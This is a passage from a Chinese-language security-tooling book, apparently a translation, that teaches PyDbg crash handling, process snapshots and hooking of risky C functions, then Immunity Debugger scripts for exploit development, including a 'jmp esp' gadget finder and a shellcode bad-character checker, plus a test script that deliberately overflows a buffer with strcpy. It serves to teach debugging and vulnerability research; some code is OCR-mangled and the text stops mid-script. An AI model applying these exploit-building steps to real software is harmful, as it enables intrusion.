当一个正处于调试状态下的进程中发生了非法内存操作时，调试器有责任捕获并处理这一异常事件。调试器在处理过程中应当捕获所有的相关信息，例如：栈帧、寄存器以及导致这次异常事件的指令，这些信息对于后续分析至关重要，它们可以为编写漏洞利用程序或者创建二进制补丁提供头绪。

PyDbg 提供了一个十分便捷的函数用于向调试器注册一个非法内存操作异常处理例程，此外 PyDbg 还提供了一组工具函数用于输出详细的进程崩溃相关信息。现在首先让我们来构建一个测试件，在这个测试件脚本中我们将会使用 C 函数 strcpy()故意构造一个缓冲区溢出漏洞。在这之后，我们还将创建一个简单的 PyDbg 脚本来附加上我们的测试件进程并对将要发生的非法内存操作异常进行处理。我们先从测试件脚本入手，创建一个新的 Python 文件，命名为 buffer_overflow.py，然后输入以下代码。

buffer_overflow.py

```
from ctypes import *

msvcrt = cdll.msvcrt

# 给调试器充足的时间附加上此进程，在附加操作完成后按任意键继续
raw_input("Once the debugger is attached, press any key.")

# 创建 5 个字节长的目标缓冲区
buffer = c_char_p("AAAAA")

# 用于溢出的字符串
overflow = "A" * 100

# 执行溢出
msvcrt.strcpy(buffer, overflow)
```

现在我们已经有了一个将用作测试用例的测试件脚本，接下来新建一个名为 access_violation_handler.py 的 python 文件，并输入以下代码。

access_violation_handler.py

```
from pydbg import *
from pydbg.defines import *

# 包含在 PyDbg 框架内的工具库
import utils

# 这就是我们的非法内存操作处理器
def check_accessv(dbg):

    # 我们将忽略 first-chance exceptions①
    if dbg.dbg.u.Exception.dwFirstChance:
            return DBG_EXCEPTION_NOT_HANDLED

    crash_bin = utils.crash_binning.crash_binning()
    crash_bin.record_crash(dbg)
    print crash_bin.crash_synopsis()

    dbg.terminate_process()

    return DBG_EXCEPTION_NOT_HANDLED
```

① 译者注：这个事件是调试正式开始前的一个断点，它使被调试的程序在真正开始执行之前就停下来，听候调试者的发落。该事件仅在 debuggee 开始执行它的第一条指令之前发生一次。实际上它是一个 int 3 指令。

```
pid = raw_input("Enter the Process ID: ")

dbg = pydbg()
dbg.attach(int(pid))
dbg.set_callback(EXCEPTION_ACCESS_VIOLATION,check_accessv)
dbg.run()
```

现在让我们首先运行脚本 buffer_overflow.py 并记录下与之相应的那个 python.exe 进程的 PID 值，目标进程在执行到溢出点之前会先等待你的任意输入内容，只有在得到你的明确指示后程序才会执行溢出。接着我们执行 access_violation_handler.py 文件并输入测试件程序的 PID 值。在你的调试器附加上目标进程后，在测试件脚本所属的那个控制台中按任意键，接着你将看到与列表 4-1 内容相似的输出。

列表 4-1：PyDbg 下的工具函数 crash_binning()所输出的进程崩溃报告

```
①python25.dll:1e0721c8 mov ecx,[eax+0x54] from thread 3376 caused access
violation
when attempting to read from 0x41414195

②CONTEXT DUMP
    EIP: 1e0721c8 mov ecx,[eax+0x54]
    EAX: 41414141 (1094795585) -> N/A
    EBX: 00b055d0 (  11556304) -> @U`" B`Ox,`O )Xb@|V`"L{O+H}$6 (heap)
    ECX: 0021fe90 (   2227856) -> !$4|7|4|@%,\!$H8|!OGGBG)00S\o (stack)
    EDX: 00a1dc60 (  10607712) -> V0`w`W (heap)
    EDI: 1e071cd0 ( 503782608) -> N/A
    ESI: 00a84220 (  11026976) -> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA (heap)
    EBP: 1e1cf448 ( 505214024) -> enable() -> NoneEnable automa (stack)
    ESP: 0021fe74 (   2227828) -> 2? BUH` 7|4|@%,\!$H8|!OGGBG) (stack)
    +00: 00000000 (         0) -> N/A
    +04: 1e063f32 ( 503725874) -> N/A
    +08: 00a84220 (  11026976) -> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA (heap)
    +0c: 00000000 (         0) -> N/A
    +10: 00000000 (         0) -> N/A
    +14: 00b055c0 (  11556288) -> @F@U`" B`Ox,`O )Xb@|V`"L{O+H]$ (heap)

③disasm around:
          0x1e071cc9 int3
          0x1e071cca int3
          0x1e071ccb int3
          0x1e071ccc int3
          0x1e071ccd int3
```

```
            0x1e071cce int3
            0x1e071ccf int3
            0x1e071cd0 push esi
            0x1e071cd1 mov esi,[esp+0x8]
            0x1e071cd5 mov eax,[esi+0x4]
            0x1e071cd8 mov ecx,[eax+0x54]
            0x1e071cdb test ch,0x40
            0x1e071cde jz 0x1e071cff
            0x1e071ce0 mov eax,[eax+0xa4]
            0x1e071ce6 test eax,eax
            0x1e071ce8 jz 0x1e071cf4
            0x1e071cea push esi
            0x1e071ceb call eax
            0x1e071ced add esp,0x4
            0x1e071cf0 test eax,eax
            0x1e071cf2 jz 0x1e071cff

    ④SEH unwind:
            0021ffe0 -> python.exe:1d00136c jmp [0x1d002040]
            ffffffff -> kernel32.dll:7c839aa8 push ebp
```

这段输出信息向我们揭示了很多有价值的信息。输出报告的第一部分①向你告知了导致本次非法内存操作异常事件的那条指令以及这条指令所驻留在的确切模块位置。这为编写相应的漏洞利用程序，或是当你试图使用静态分析工具找出程序错误的源头时提供了一个很好的起点。输出报告的第二部分②是上下文转储信息，这包括事发时所有寄存器的取值，其中值得我们特别注意的是寄存器 EAX 被值 0x41414141 覆盖（0x41 是大写字母 A 的十六进制值），此外我们还可以看到 ESI 寄存器指向一个全由字母 A 组成的字符串，同样指向这个字符串的还有栈偏移指针 ESP+8。输出报告的第三部分③是导致了本次崩溃事件的那条“元凶”指令前后一定范围内的反编译代码。最后一部分④显示的则是程序崩溃的那一刻目标进程为自身所注册的所有结构化异常处理例程（SEH）的列表。

现在你可以看到在 PyDbg 中创建一个程序崩溃事件处理例程是一件多么轻而易举的事，这个极为有用的特性使你可以实现进程崩溃事件的自动化处理，并在这过程中完成对崩溃进程的一系列“验尸”工作。接下来我们将使用 PyDbg 提供的进程快照摄取功能来构建一个进程复位器。

4.3 进程快照

PyDbg 框架附带了一个至酷的功能，我们称之为摄取进程快照。PyDbg 的这个特性使

得你可以在某一个时刻彻底冻结住目标进程，并存取这个进程在这一时刻的所有内存数据内容，然后再恢复这个进程的执行状态。在此后的任意一个时刻，如果你想重现目标进程在摄取快照时那一瞬间的情境，我们可以借助使用之前存取的快照数据将进程复位至之前的快照点。这个特性在逆向分析二进制代码或者分析进程崩溃的过程中可以为你带来很大的便利。

4.3.1　获取进程快照

所谓的进程快照，简而言之就是我们对目标进程在某一确切时刻所处的状态所做的一个全景写照。为了使这个写照足够的精确和全面，我们需要获取目标进程所属的所有的线程以及与每一个线程各自对应的 CPU 上下文信息，此外，我们还需要获取目标进程中所有的内存页所包含的数据信息。在我们获取了所有这些信息后，余下的问题不过是以何种方式存储这些信息以备还原进程快照时使用而已。

在我们摄取进程快照之前，我们必须首先挂起所有的执行线程，以防止在摄取进程快照的过程中有任何的数据或进程状态发生改变。在 PyDbg 中我们使用函数 suspend_all_threads()来挂起所有目标进程所属的线程，而要再次恢复所有的线程的执行状态，我们只需调用 resume_all_threads()，一个名如其实的函数。在我们将所有线程挂起之后，我们只要调用函数 process_snapshot()即可大功告成，这个函数将自动为我们保存与所有的线程相关的上下文信息以及那一时刻的所有内存信息。在成功摄取进程快照之后，我们需要恢复执行所有的线程。此后的任意一个时刻，当我们想将进程的状态恢复至之前摄取的那个快照点时，我们同样需要先挂起所有的线程，并在调用函数 process_restore()后再恢复执行所有线程。一旦我们成功地将进程复位，目标进程将回复到与原先的快照点一模一样的情景与状态。这是一个很美妙的过程，不是吗？

为了测试我们的快照摄取功能，让我们构建一个简单的脚本作为例子，用户只需通过敲击一次按键来摄取进程快照，再敲击一次按键进程状态即可恢复至快照点。现在新建一个名为 snapshot.py 的 python 文件，然后输入以下代码：

snapshot.py

```
from pydbg import *
from pydbg.defines import *

import threading
import time
import sys

class snapshotter(object):
```

```
    def __init__(self,exe_path):

        self.exe_path    = exe_path
        self.pid         = None
        self.dbg         = None
        self.running     = True
①       # 开启调试器线程，然后进入一个循环结构并等待，直到目标进程的 PID 值设置完成
        pydbg_thread = threading.Thread(target=self.start_debugger)
        pydbg_thread.setDaemon(0)
        pydbg_thread.start()

        while self.pid == None:
            time.sleep(1)

②      # 现在我们得到了 PID 值说明目标进程已经开始运行，让我们开启第二个线程来摄取
        # 进程快照
        monitor_thread = threading.Thread(target=self.monitor_debugger)
        monitor_thread.setDaemon(0)
        monitor_thread.start()

③  def monitor_debugger(self):

        while self.running == True:

            input = raw_input("Enter: 'snap','restore' or 'quit'")
            input = input.lower().strip()

            if input == "quit":
                print "[*] Exiting the snapshotter."
                self.running = False
                self.dbg.terminate_process()

            elif input == "snap":

                print "[*] Suspending all threads."
                self.dbg.suspend_all_threads()

                print "[*] Obtaining snapshot."
                self.dbg.process_snapshot()

                print "[*] Resuming operation."
                self.dbg.resume_all_threads()
```

```
            elif input == "restore":

                print "[*] Suspending all threads."
                self.dbg.suspend_all_threads()

                print "[*] Restoring snapshot."
                self.dbg.process_restore()

                print "[*] Resuming operation."
                self.dbg.resume_all_threads()

④ def start_debugger(self):

        self.dbg = pydbg()
        pid = self.dbg.load(self.exe_path)
        self.pid = self.dbg.pid

        self.dbg.run()

⑤ exe_path = "C:\\WINDOWS\\System32\\calc.exe"
   snapshotter(exe_path)
```

我们的第一个步骤①是在调试器线程中启动目标进程。我们为调试器与进程复位器各自分配一个独立的线程，这样将会有一个独立的线程等待并接收我们将要输入的快照摄取命令，因而当我们输入快照摄取命令时，无需再将我们的调试器强行挂起。一旦调试器线程返回了一个有效的 PID 值④，我们将开启一个新线程用于接收我们的键盘输入②。接下来当我们向这个线程发送命令时，程序将判定我们的意图③：是要摄取进程快照，恢复进程至快照点还是要退出执行。非常的简单，不是吗？为了使我们能够非常直观地看到整个进程摄取过程是如何工作的，我们将选择 Windows 自带的一个图形界面计算器程序作为我们的测试对象⑤。你可以在这个计算器程序中随意地输入一连串的操作，接着往我们的 Python 脚本的控制台中输入命令 snap，然后继续做一些数学操作或者单击“清空”按钮。最后我们只需在我们的 Python 脚本控制台中输入 restore 命令，你应当会看到计算器程序的 GUI 界面上所显示的数字内容又恢复到了原先摄取快照时那一瞬间的状态！利用这种技术你可以对进程中我们所感兴趣的那一部分不断地进行复位与重现，而无须每次创建一个全新的进程并通过手动方式将进程调整到某个特定的状态。现在让我们把这几个 PyDbg 新特性结合起来，用以创建一个 fuzzing 测试的辅助工具，它可以用来帮助我们定位软件程序中的漏洞以及自动化进程崩溃处理例程。

4.3.2 汇总与整合

至此我们已经讨论了 PyDbg 中几个最有用的特性，在本节中我们将构建一个工具脚本来帮助发现应用程序软件中的那些存在被利用风险的漏洞。通常有一类函数被我们认为存在“安全漏洞倾向”，对这类函数的不正确使用容易滋生缓冲区溢出、格式化字符串漏洞以及内存污染等问题。在我们的工具程序中，这些函数将受到特别的“关照”。

我们的工具脚本将在内存中定位这些存在安全风险的函数并记录下目标进程对这些函数的每一次调用。当一个被我们列为“危险分子”的函数被调用时，我们将试图输出函数栈上的四个参数（也包括函数调用者的返回地址值），并摄取此时的进程快照，以防在这个函数导致溢出情况发生时可以使用这个快照重现当时的场景。当一个非法内存操作事件在目标进程中发生时，我们的工具脚本将把进程复位至最近一次的危险函数调用点，并从这一点开始向后单步执行并输出每一条指令的反汇编结果，直到我们再次重现这个非法内存操作事件或是提前达到之前所设定的单步指令个数上限。当你发现某个“危险”函数的调用栈上的数据和你向目标应用程序发送的数据内容相匹配时，此处绝对值得你去花上更多时间来探明是否能够通过调整相应的输入数据来致使目标应用程序崩溃，这往往是成功捣腾出一个漏洞利用程序的第一步！

现在给你的手指暖暖身，创建一个名为 danger_track.py 的 Python 脚本，并输入以下代码：

danger_track.py

```
from pydbg import *
from pydbg.defines import *

import utils

# 这是程序复位至快照点之后可以单步执行指令的最大次数
MAX_INSTRUCTIONS = 10

# 这远不能算一个详尽的列表，你可以根据自己的需要添加更多的函数
dangerous_functions = {
                        "strcpy"  :  "msvcrt.dll",
                        "strncpy" :  "msvcrt.dll",
                        "sprintf" :  "msvcrt.dll",
                        "vsprintf":  "msvcrt.dll"
                      }
dangerous_functions_resolved = {}
crash_encountered            = False
```

```
instruction_count           = 0
def danger_handler(dbg):

    # 我们将把函数栈上的内容打印出来，通常函数栈上只会有少量参数，我们将提取从 ESP
    # 到 ESP+20 的所有值，这应该可以提供我们足够的信息来确定这些参数的值是否对用户
    # 来说是可控的
    esp_offset = 0
    print "[*] Hit %s" % dangerous_functions_resolved[dbg.context.Eip]
    print "================================================================"

    while esp_offset <= 20:
        parameter = dbg.smart_dereference(dbg.context.Esp + esp_offset)
        print "[ESP + %d] => %s" % (esp_offset, parameter)
        esp_offset += 4

    print "================================================================\n"

    dbg.suspend_all_threads()
    dbg.process_snapshot()
    dbg.resume_all_threads()

    return DBG_CONTINUE

def access_violation_handler(dbg):
    global crash_encountered

    # 某些坏事发生了，同时也意味着有好事发生了:)
    # 处理这个非法访问异常，将进程复位至最近一次的危险函数调用点

    if dbg.dbg.u.Exception.dwFirstChance:
            return DBG_EXCEPTION_NOT_HANDLED

    crash_bin = utils.crash_binning.crash_binning()
    crash_bin.record_crash(dbg)
    print crash_bin.crash_synopsis()

    if crash_encountered == False:
        dbg.suspend_all_threads()
        dbg.process_restore()
        crash_encountered = True

        # 我们将每一个线程标志设为单步执行状态
        for thread_id in dbg.enumerate_threads():
```

```
                print "[*] Setting single step for thread: 0x%08x" %
thread_id
                h_thread = dbg.open_thread(thread_id)
                dbg.single_step(True, h_thread)
                dbg.close_handle(h_thread)

            # 现在恢复执行所有线程，这将导致控制权马上被 single_step_handler 处理例程接管
            dbg.resume_all_threads()

            return DBG_CONTINUE
        else:
            dbg.terminate_process()

        return DBG_EXCEPTION_NOT_HANDLED

    def single_step_handler(dbg):
        global instruction_count
        global crash_encountered

        if crash_encountered:

            if instruction_count == MAX_INSTRUCTIONS:

                dbg.single_step(False)
                return DBG_CONTINUE
            else:

                # 反汇编下一个单步执行指令
                instruction = dbg.disasm(dbg.context.Eip)
                   print "#%d\t0x%08x : %s" % \
                    (instruction_count,dbg.context.Eip, instruction)
                instruction_count += 1
                dbg.single_step(True)

        return DBG_CONTINUE

    dbg = pydbg()

    pid = int(raw_input("Enter the PID you wish to monitor: "))
    dbg.attach(pid)

    # 记录下所有的有风险函数，对其设置断点
```

```
    for func in dangerous_functions.keys():

        func_address = dbg.func_resolve( dangerous_functions[func],func )
         print "[*] Resolved breakpoint: %s -> 0x%08x" % ( func, func_address )
        dbg.bp_set( func_address, handler = danger_handler )
        dangerous_functions_resolved[func_address] = func

    dbg.set_callback( EXCEPTION_ACCESS_VIOLATION, access_violation_handler )
    dbg.set_callback( EXCEPTION_SINGLE_STEP, single_step_handler )
    dbg.run()
```

在这段代码中应该没有什么能让你感到特别新鲜的事物了，因为其中所涉及的大部分概念在之前的 PyDbg 体验过程中都有过详细的讨论。测试这个脚本有效性的最好方式就是选择一个存在已知安全漏洞[①]的应用程序来作为我们的测试对象，在附加上我们的调试器后，向目标程序发送那个能致使程序崩溃的已知测试用例，随后我们就可以检验工具脚本 danger_tracker.py 是否成功将我们带到了最初的“事故现场”。

现在我们已经走过了一段坚实的旅程，从中我们掌握了 PyDbg 所提供的那一部分最为常用的特性。如你所见，能够使用脚本快速地构建和驱动一个调试器是一种极为强大的能力，这十分有助于你去自动化实现一些调试分析任务。这种方式唯一不足的一点就是你所设想的整个调试计划的每一个步骤都需要编写相应脚本代码来实现。而这正是我们将要介绍的下一款工具，Immunity Debugger 所致力于解决的问题：在纯脚本驱动式调试器和图形化界面调试器之间架设一座桥梁。

① 一个经典的基于堆栈的溢出实例可以在 WarFTPD1.65 中找到。你仍然可以从 http://support.jgaa.com/index.php?cmd=DownloadVersion&ID=1 中下载这个 FTP 服务器。

CHAPTER 5

第 5 章　Immunity Debugger——两极世界的最佳选择

到目前为止我们手把手地教过你如何自制一款调试器，并带你体验了一把 PyDbg——一款极为优秀的纯 Python 调试器，现在是时候来挖掘一下 Immunity Debugger 这座金矿了。Immunity Debugger 具备一个完整的图形用户界面，同时还配备了迄今为止最为强大的 Python 安全工具库，专门用于加速漏洞利用程序的开发，辅助漏洞挖掘以及恶意软件分析。Immunity Debugger 发布于 2007 年，巧妙地将动态调试功能与一个强大的静态分析引擎融合于一体，它还附带了一套高度可定制的纯 Python 图形算法，可用于帮助我们绘制出直观的函数体控制流以及函数中的各个基本块。我们将先从熟悉 Immunity Debugger 的图形界面开始入手，随后我们将在一个完整的 exploit（漏洞利用程序）开发周期中向你逐一展示 Immunity Debugger 的十全武功，此外你还将看到 Immunity Debugger 如何替我们自动化绕过恶意软件中的反调试例程。现在先让我们的 Immunity Debugger 顺利地跑起来吧！

5.1　安装 Immunity Debugger

Immunity Debugger 可免费获得并提供免费的技术支持[①]，任何人离 Immunity Debugger 的距离仅一个链接之遥：http://debugger.immunityinc.com/。

你只需简单地下载安装程序并执行即可，即使你事先没有预装 Python 2.5 也并无大碍。因为 Immunity Debugger 的安装包自带了 Python 2.5 的安装程序，并会在有必要之时为你自动安装它。一旦你完成了安装过程，Immunity Debugger 即可随时恭候你的差遣。

① 你若需要 Immunity Debugger 的技术支持以及一些常见的相关讨论，请访问 http://forum.immunityinc.com。

5.2 Immunity Debugger 101

在我们与 immlib（Immunity Debugger 所附带的 Python 库，用于脚本化驱动这款调试器的钥匙）打上交道之前，让我们先来熟悉一下 Immunity Debugger 的用户图形界面。当你第一次打开 Immunity Debugger 时，你应该看到如图 5-1 所示的图形界面。



图 5-1　Immunity Debugger 的主界面

你可以看到调试器的主界面被划分为五个基本区域。位于左上方的是指令面板，目标进程所属的汇编指令代码将在此处显示。位于右上方的则是寄存器面板，所有通用寄存器以及其他类型的 CPU 寄存器将被显示在此处。位于左下方位置的是内存转储面板，通过这块面板你可以观测到任意指定内存地址上的十六进制转储内容。位于右下方的是堆栈面板，函数调用栈上的信息将被显示于此，此外对于那些保有符号信息的函数（比如所有的本地 Windows API 函数），你将看到调试器会为我们自动解析出各个栈上参数的取值。位于底部的那条白色面板便是我们的命令栏，Immunity Debugger 兼容 WinDbg 风格的命令，因此你可以在此输入 WinDbg 命令来控制调试器，这里也将是你执行 PyCommand 命令的地方，关于 PyCommand 的来龙去脉我们在下面就会有所介绍。

5.2.1 PyCommand 命令

PyCommand 命令是你在 Immunity Debugger 中执行 Python 代码扩展的主要途径[①]。PyCommand 命令不过是一些为了帮助用户在调试器内执行各种任务（例如设立钩子函数、静态分析，以及其他常用调试动能）而特意编写的 Python 脚本。为了能被正确地执行，任何一个 PyCommand 命令必须遵循某一特定的结构规范。以下所示的小片代码向你展示了一个最基本的 PyCommand 命令雏形，你可以以此为参照模板用于创建自己的 PyCommand 命令：

```
from immlib import *

def main(args):
      # 实例化一个 immlib.Debugger 对象
      imm = Debugger()

      return "[*] PyCommand Executed!"
```

任何一个 PyCommand 的实现过程应当满足两个基本的条件，首先你必须定义一个 main()函数，这个 main 函数必须接受一个 Python 列表对象作为参数，我们向 PyCommand 所输送的参数将经由这一列表对象传入。其次，这个 main()函数必须在执行完相关任务之后返回一个字符串值，这个字符串将在脚本执行完毕之后被显示在调试器界面的状态栏上。

当你试图执行某一 PyCommand 之前，你首先应当确保与之对应的脚本文件已存于 Immunity Debugger 安装路径的 PyCommands 目录之下。想要执行存于此处的脚本文件，你只需在之前所述的命令栏中输入一个感叹号，并后跟脚本文件的名称，如下所示：

```
!<脚本名称>
```

一旦你按下回车键，指定的脚本即会被执行。

5.2.2 PyHooks

Immunity Debugger 附带了 13 种不同风格的钩子，你既可以在独立运行的脚本中使用这些钩子，也可以在 Immunity Debugger 的运行时环境下通过 PyCommand 命令来布置钩子。下面是 Immunity Debugger 中各类可供我们使用的钩子函数：

BpHook/LogBpHook

这两个钩子函数可以在断点被命中时被调用，它们的行为方式除了一点之外完全一致。

① 你可以从 http://debugger.immunityinc.com/update/Documentation/ref/获取有关 Immunity Debugger 内建 Python 库的完整文档信息。

当 BpHook 被触发时将暂停执行 debuggee 进程，而 LogBpHook 在钩子命中之后只是简单地延续目标进程的执行状态。

AllExceptHook

任何发生在目标进程中的异常事件可以触发这一类型的钩子。

PostAnalysisHook

在调试器对某一载入的二进制模块完成分析工作之后，这一类型的钩子即可被触发。你可能希望在调试器完成相关的模块分析例程之后能够自动再做一些额外的静态分析工作，提供这个钩子的用意正是为了帮助你满足这一方面的需求。需要记住的一点是在你使用 immlib 库解析函数以及基本块之前，目标代码所在的二进制模块（包括主可执行文件）必须先接受 Immunity Debugger 的分析。

AccessViolationHook

这一类型的钩子会在非法访问事件发生时被触发，这类钩子最适用于在 Fuzzing 测试中为我们捕获信息。

LoadDLLHook/UnloadDLLHook

这一类型的钩子会在 DLL 被加载或卸载时被触发。

CreateThreadHook/ExitThreadHook

这一类型的钩子会在一个线程被创建或销毁之时被触发。

CreateProcessHook/ExitProcessHook

这一类型的钩子将在目标进程启动或退出之时被触发。

FastLogHook/STDCALLFastLogHook

这两种类型的钩子通过布置一个汇编代码桩来使得代码执行流在钩子命中之时被重定向至钩子代码，以记录当时环境下的寄存器值或内存值。这两种类型的钩子适用于替我们钩附那些调用频繁的函数。我们将在第 6 章中讨论这两种钩子的使用方式。

我们以 LogBpHook 为例，你可以按以下的方式来为自己定义一个 PyHook 钩子：

```
from immlib import *

class MyHook( LopBpHook ):

    def __init__( self ):
        LogBpHook.__init__( self )
```

```
    def run( regs ):
        # 当钩子被触发时执行这个函数
```

我们继承了 LogBpHook 类并确保重载了函数 run()，一旦这个钩子被命中，函数 run() 将接受一个唯一的参数 regs，regs 是一个 Python 字典对象，它包含着当时环境下的所有 CPU 寄存器中的值，你可以就此机会查看或者修改其中任意一者的取值。你可以通过合适的寄存器名称来访问相应的寄存器值，如下所示：

```
regs["ESP"]
```

现在我们可以选择在一个 PyCommand 命令中定义自己的钩子，你便可以在需要部署钩子之时执行此命令。或者我们也可以选择将钩子代码安置于 Immunity Debugger 安装路径的 PyHooks 目录之下，这样在每次 Immunity Debugger 启动之时，我们的钩子便会自动被安装。下面我们将使用 Immunity Debugger 内建的 Python 库 immlib 来编写一些脚本实例。

5.3 Exploit（漏洞利用程序）开发

发现软件系统中的安全漏洞所在位置只是你为了获取一个有效且可靠的 exploit 程序而在整个漫长艰辛旅途上所走出的第一步。Immunity Debugger 为 exploit 开发人员提供了一些适时的特性来使得这个旅程稍许轻松一些。我们将通过开发一些辅助性的 PyCommand 命令来加速获取有效 exploit 的过程，这些 PyCommand 将帮助我们找寻特定的指令来使得 EIP 寄存器能够指向我们的 shellcode，以及替我们决定哪些坏字符在我们对 shellcode 进行编码时需要被过滤出去。我们还将借助调试器自带的 PyCommand 命令！findantidep 来协助绕过目标软件中的 DEP（数据执行保护机制）[①]。让我们开始吧！

5.3.1 搜寻 exploit 友好指令

一旦你能够控制 EIP 指令寄存器的取值，下一步便是设法使代码执行流重定向至你的 shellcode。通常会存在某个通用寄存器恰好指向着我们的 shellcode 或者是离 shellcode 所在位置不远的某一固定偏移位置处，你需要设法在可执行文件的某处或者在某个被载入的外部模块之中找到一条特定形式的指令来帮助我们取得代码控制权。Immunity Debugger 的内建 Python 库为此专门提供了一个指令搜索接口，来帮助我们搜寻符合某种特定形式的指令。现在就让我们来编写一个简易的脚本，它将根据我们所指定的指令，返回所有包含这一条

① 有关 DEP 机制的深入介绍可以在此处：http://support.microsoft.com/kb/875352/EN-US/获取。

指令的内存地址列表。创建一个新的 Python 文件，将其命名为 findinstruction.py，并输入以下代码。

findinstruction.py

```
from immlib import *

def main(args):

    imm         = Debugger()
    search_code  = " ".join(args)

❶   search_bytes   = imm.Assemble( search_code )
❷   search_results = imm.Search( search_bytes )

    for hit in search_results:

        # 取得这个内存地址所在的内存页并确保此内存页可被执行
❸       code_page   = imm.getMemoryPagebyAddress( hit )
❹       access      = code_page.getAccess( human = True )

        if "execute" in access.lower():
            imm.log("[*] Found: %s (0x%08x)" % ( search_code, hit ),
             address = hit )

    return "[*] Finished searching for instructions, check the Log window."
```

我们首先将所要搜索的指令转换为相应的字节码❶，接着我们借助工具函数 Search() 搜索出目标二进制模块之中包含这一指令的所有内存地址❷。然后我们遍历每一个搜索结果并取得匹配指令所在的内存页❸，我们需要确保这些内存页被标记为可执行❹。对于那些在可执行页中找到的匹配指令我们将在日志窗口中输出相应的地址。若要使用这个脚本，你只需将所要搜寻的指令作为参数传入，如下所示：

```
!findinstruction <所需搜寻的目标指令>
```

试着在命令栏中执行如下命令：

```
!findinstruction jmp esp
```

你将看到与如图 5-2 所示内容相似的输出。

我们已经有了一组有效的指令地址可供我们用于驱动自己的 shellcode——假设此时的 ESP 寄存器所指向的正是我们的 shellcode。当然每一个 exploit 所面临的情况都会有所不同，

这正是我们需要这样一款轻便灵活的小工具的原因所在。



图 5-2　PyCommand !findinstruction 的输出结果

5.3.2 “坏”字符过滤

当你试图为自己的 exploit 构造一段攻击字符串时，通常存在着一组特殊字符需要被排除在你的 shellcode 之外。举个例子，假设我们发现了一个由字符串复制例程 strcpy()所引发的栈溢出漏洞，我们最终的 exploit 将无法直接包含一个 NULL 字符（0x00），因为 strcpy()函数将此字符视为字符串的收尾符，函数将就此停止复制数据。为此 exploit 作者通常会借助 shellcode 编码器来转化这些所谓的“坏”字符，当 shellcode 被执行时，它首先通过解码例程在内存中还原出原有面目再加以执行。有时你甚至会碰到存在多个字符受到过滤的情况，或者是它们被当作有特殊含义的符号而受到目标软件程序的区别对待，你若试图采用纯手工的方式来搞定这一切，这完全可能会成为一场噩梦。

通常如果你已确信自己成功地使得 EIP 寄存器指向了 shellcode，接着你的 shellcode 却抛出了非法访问异常，或者在其完成任务（建立反向连接，注入其他进程之中或者其他 shellcode 通常所擅长的邪恶勾当）之前便致使目标崩溃。遇到这种状况，你首先应当检查自己的 shellcode 是否以如你所愿的方式被完好地拷入了内存之中。Immunity Debugger 可以帮助你将这个检查过程变得更容易一些，图 5-3 向你展示了溢出事件发生之后的栈上状况。

我们可以看到 EIP 寄存器与当前的 ESP 寄存器几乎指向同一处位置，4 字节值 0xCC

相当于一个软断点，这将使得调试器停于此处（请记住 0xCC 是指令 INT3 的操作码）。紧跟在这四个连续 INT3 指令之后的（即位于内存地址 ESP+0x4 处）便是 shellcode 的起点位置。我们将从这里开始遍历内存，以检测复制入内存中的 shellcode 是否完好如初。我们只须把位于内存中的 shellcode 简单地视作一个 ASCII 字符串并进行逐字节的对比。一旦我们注意到有不一致的地方，便输出那个未能通过过滤器的坏字符。在发起新一轮的攻击之前，我们需要将这个字符添加进我们的 shellcode 编码器中重新生成代码。你可以从 CANVAS 或者 Metasploit 中复制一段现成的 shellcode，或者使用你自酿的 shellcode 来测试我们即将编写的一个小工具。创建一个新的 Python 文件，将其命名为 badchar.py，并输入以下代码。

图 5-3　溢出发生后的堆栈窗口

badchar.py

```
from immlib import *

def main(args):

    imm = Debugger()

    bad_char_found = False

    # 首个参数为我们指定了搜索“坏”字符起始地址
    address   = int(arg[0],16)

    # 将需要验证的 shellcode 复制至此处
    shellcode       = "<<COPY AND PASTE YOUR SHELLCODE HERE>>"
    shellcode_length = len(shellcode)

    debug_shellcode = imm.readMemory( address, shellcode_length )
